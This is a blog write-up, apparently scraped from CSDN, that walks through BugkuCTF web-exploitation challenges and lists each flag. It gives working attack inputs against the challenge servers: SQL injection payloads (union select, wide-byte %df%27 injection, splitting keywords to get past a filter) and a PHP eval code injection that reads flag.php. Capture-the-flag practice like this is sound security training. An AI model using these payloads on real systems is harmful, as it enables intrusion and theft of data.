

BugkuCTF——web篇writeup（持续更新）

原创

过客璇璇 于 2018-03-23 20:57:19 发布 46441 收藏 106

分类专栏: [web攻防](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_36706878/article/details/79671835

版权



[web攻防](#) 专栏收录该内容


13 篇文章 3 订阅

订阅专栏

BugkuCTF——web篇writeup

平台网址: <http://ctf.bugku.com/>


平台首页:




web2

网址链接: <http://120.24.86.145:8002/web2/>

页面:



一看只有好多滑稽，分数也不太高，应该不是很难，F12打开开发者工具看一下



得到ctf:flag KEY{Web-2-bugKssNNikls9100}

文件上传测试

链接: <http://103.238.227.13:10085/>



文件上传测试

- 1、请上传PHP文件
- 2、文件上传大小不允许超过1M

选择文件 未选择任何文件

Submit

https://blog.csdn.net/qq_36706878

一看是文件上传测试，是文件上传的问题，看一下要求：

- 1、请上传PHP文件
- 2、文件上传大小不允许超过1M

先上传php文件试一下

选择文件 1.php

Submit

非图片文件

[csdn.net/qq_36706878](https://blog.csdn.net/qq_36706878) [t/qq_36706878](https://t.qq.com/qq_36706878)

发现提交后报错，说是非图片文件，那就再上传 接下来就觉得前端验证是图片后缀的验证，上传到服务器时分析的是php文件，不说了 用%00截断或者00截断试试


打开burp抓包工具——设置代理——抓包




我们计算一下提交

https://blog.csdn.net/qq_36706878

发现只能输入一个数字，肯定是对提交的内容做了长度限制，打开开发者工具把长度改一下



因为计算结果为18 长度改为2



得到flag: flag{CTF-bugku-0032}

web基础\$_GET

链接: <http://120.24.86.145:8002/get/>

web基础\$_GET

30

<http://120.24.86.145:8002/get/>


https://blog.csdn.net/qq_36706878



```
$what=$_GET['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';
```

https://blog.csdn.net/qq_36706878

发现是很简单的代码 提交的数据（get方式）只要what=flag就行



```
$what=$_GET['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';  
flagflag{bugku_get_su8kej2en}
```

https://blog.csdn.net/qq_36706878

flag: flag{bugku_get_su8kej2en}

web基础\$_POST

链接: <http://120.24.86.145:8002/post/>

Challenge 372 Solves

web基础\$_POST

30

<http://120.24.86.145:8002/post/>

Flag

Submit

https://blog.csdn.net/qq_36706878

120.24.86.145:8002/post/

新手上路 360导航 hao123导航 百度一下

```
$what=$_POST['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';
```

02

https://blog.csdn.net/qq_36706878

这里用一下火狐的插件hackbug

120.24.86.145:8002/post/

120.24.86.145:8002/post/

Hackbar

Encryption Encoding

Load Split Run

<http://120.24.86.145:8002/post/>

Enable Post data

what=flag


```
$what=$_POST['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';  
flagflag(bugku_get_ssseint67se)
```

https://blog.csdn.net/qq_36706878


得到flag: flag{bugku_get_ssseint67se}

矛盾

链接: <http://120.24.86.145:8002/get/index1.php>



读一下代码 判断输入的num 如果不是数字的话且为1的话输出flag 应了题目的话 自相矛盾， 但是我们有很多方法让num为1但是不是数字 比如num= 1e0.123



得到flag: flag{bugku-789-ps-ssdf}


web3

网址: http://120.24.86.145:8002/web3/



发现一串很特别的东西 百度一下这是什么码

二话不说 直接粘贴到浏览器上一回车发现flag就出来了




直接就出来了

flag: KEY{J2sa42ahJK-HS11ll}

sql注入

链接: <http://103.238.227.13:10083/>



很明显 查询key表, id=1的string字段

构造payload: <http://103.238.227.13:10083/index.php?id=-1%20union%20select%201,string%20from%20%27key%27%20#>

103.238.227.13:10083/index.php?id=-1 union select 1,string from 'key' #

SQL注入测试

查询key表,id=1的string字段

https://blog.csdn.net/qq_36706878

发现没有出来 怎么什么都没有了 继续重头开始 看一下是什么注入

SQL注入测试

查询key表,id=1的string字段

id	1
key	fdsafdasfdsa

https://blog.csdn.net/qq_36706878

发现id=1和id=1'都没错 想起了宽字节注入 试一下

SQL注入测试

查询key表,id=1的string字段

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1逦" LIMIT 1' at line 1

https://blog.csdn.net/qq_36706878

果然 那么就好了 构造payload: http://103.238.227.13:10083/index.php?id=1%df%27 union select 1,string from 'key' #

SQL注入测试

查询key表,id=1的string字段


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "key" LIMIT 1' at line 1

https://blog.csdn.net/qq_36706878


报错 是引号的问题 那试一下另一种引号

`http://103.238.227.13:10083/index.php?id=1%df%27 union select 1,string from `key`#`

这种引号在tab键的上面



发现还报错 想起了是#的问题 把#改成%23



得到flag: 54f3320dc261f313ba712eb3f13a1f6d

sql注入1

链接: `http://103.238.227.13:10087/`

目录(?) [+]

访问参数为: `?id=x`

查找表为key的数据表, id=1值hash字段值

[html] [view plain copy](#)

1. 以下是其中一段代码

[html] [view plain copy](#)

1. //过滤sql
2. `$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop','truncate','from','max','min','order','limit');`

```
3. foreach ($array as $value)
4. {
5.     if (substr_count($id, $value) > 0)
6.     {
7.         exit("包含敏感关键字! ".$value);
8.     }
9. }
10.
11. //xss过滤
12. $id = strip_tags($id);
13.
14. $query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
15.
```

首先我们看到这道CTF题的时候 通过代码审计，我们可以知道它过滤了很多关键字，这样一来我们不知道怎么下手，但是它又给出了一段代码，这段代码如果你不注意的话就可能认为是多余的，但是它这段代码就是提示

我们通过百度查一下strip_tags（）这个函数的作用

定义和用法

strip_tags() 函数剥去字符串中的 HTML、XML 以及 PHP 的标签。

注释：该函数始终会剥离 HTML 注释。这点无法通过 allow 参数改变。

注释：该函数是二进制安全的。

语法 strip_tags(string,allow)

剥去字符串中的 HTML 标签，但允许使用 标签：

```
<?php
echo strip_tags("Hello <b><i>world!</i></b>", "<b>");
?>
```

知道原理后，那么我们就可以直接构造payload了

构造如下http://103.238.227.13:10087/index.php?id=-1 un
ion sel
ect hash,1 fr
om `key`#

最后结果如下：

SQL注入测试

访问参数为：?id=x

查找表为key的数据表，id=1值hash字段值

以下为其中一段代码：

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop','trunc
foreach ($array as $value)
{
  if (substr_count($id, $value) > 0)
  {
    exit('包含敏感关键字! '.$value);
  }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果:

id	c3d3c17b4ca7f791f85e#\$1cc72af274af4adef
title	1

得到 flag:

c3d3c17b4ca7f791f85e#\$1cc72af274af4adef

本地包含

链接: <http://120.24.86.145:8003/>

Challenge 217 Solves ×

本地包含

60

地址: <http://120.24.86.145:8003/>

Flag

Submit

https://blog.csdn.net/qq_36706878

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);" );
show_source(__FILE__);
?>
```

分析出hello这个post/get获取的参数值很重要（\$_REQUEST对get，post都能接受）

看一下 直接构造payload就行了 这里用了一个知识

`http://120.24.86.145:8003/index.php?hello= 1);print_r(file("./flag.php%22")`

就相当于：`eval("1);print_r(file("./flag.php%22") ");`

```
int(1) Array ( [0] => $flag = 'Too Young Too Simple'; [2] => # echo $flag; [3] => # flag{bug-ctf-gg-99}; [4] => ?> ) <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);" );
show_source(__FILE__);
?>
```

flag: `flag{bug-ctf-gg-99}`

变量1

链接：`http://120.24.86.145:8004/index1.php`

Challenge 231 Solves

变量1


60

`http://120.24.86.145:8004/index1.php`

